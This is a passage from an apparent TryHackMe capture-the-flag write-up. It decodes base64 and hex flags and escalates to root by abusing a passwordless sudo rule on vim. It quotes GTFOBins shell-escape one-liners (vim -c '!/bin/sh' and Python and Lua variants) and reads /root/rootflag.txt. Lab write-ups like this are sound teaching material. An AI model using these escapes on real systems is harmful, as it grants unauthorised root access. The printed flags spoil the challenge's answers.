```

| VEHNeyQkX1lvdV9nb25lX0NyYXp5ISFfJCR9IA==

which is form of base64 decrypt and you will get:

| THM{\$_\$ _You_gone_Crazy!!_\$_\$}

Second Flag:

which is root flag so we need to privilege escalate to root .

```
$ sudo -l
Matching Defaults entries for user on ubuntu:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on ubuntu:
(ALL : ALL) ALL
(root) NOPASSWD: /usr/bin/vim
```

here we can accesses VIM with sudo without password.

<https://gtfobins.github.io/>

for this methos we are going to use gtfobins methods here search for vim and you get this .

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c '!/bin/sh'`

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.


```
sudo vim -c ':py3 import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```


command:

```
sudo vim -c '!/bin/sh'
```



```
#!/bin/sh
whoami
root
█
```

now we got access to the root and we are going for root flag.



```
#!/bin/sh
whoami
root
cat /root/rootflag.txt
54 48 4D 7B 24 24 5F 59 6F 75 5F 67 6F 6E 65 5F 50 79 63 68 6F 21 21 5F 24 24 7D
█
```

```
54 48 4D 7B 24 24 5F 59 6F 75 5F 67 6F 6E 65 5F 50 79
63 68 6F 21 21 5F 24 24 7D
```

which is in form of hexadecimal if you decrypt that you will get :

| THM{\$\$_You_gone_Pycho!!_\$\$}